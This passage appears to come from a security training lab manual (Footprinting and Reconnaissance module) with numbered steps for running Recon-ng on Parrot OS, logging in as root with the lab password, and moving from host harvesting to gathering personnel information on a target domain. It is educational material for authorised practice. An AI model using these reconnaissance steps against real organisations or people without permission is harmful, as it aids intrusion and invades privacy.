


42. The generated report appears in the **Firefox** browser, displaying the summary of the harvested hosts.



Module 02 – Footprinting and Reconnaissance

43. You can expand the **Hosts** node to view all the harvested hosts, as shown in the screenshot.



44. Close all open windows.

45. Until now, we have used the Recon-ng tool to perform network reconnaissance on a target domain

46. Now, we will use Recon-ng to gather personnel information.


47. Open a new **Parrot Terminal** window, In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

48. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


49. Now, type **cd** and press **Enter** to jump to the root directory.

50. Type **recon-ng**, and press **Enter**.



Module 02 – Footprinting and Reconnaissance

51. Add a workspace by issuing the command **workspaces create reconnaissance** and press **Enter**. This creates a workspace named reconnaissance.



```
recon-ng - Parrot Terminal
File Edit View Search Terminal Help

[recon-ng v5.1.1, Tim Tomes (@lanmaster53)]

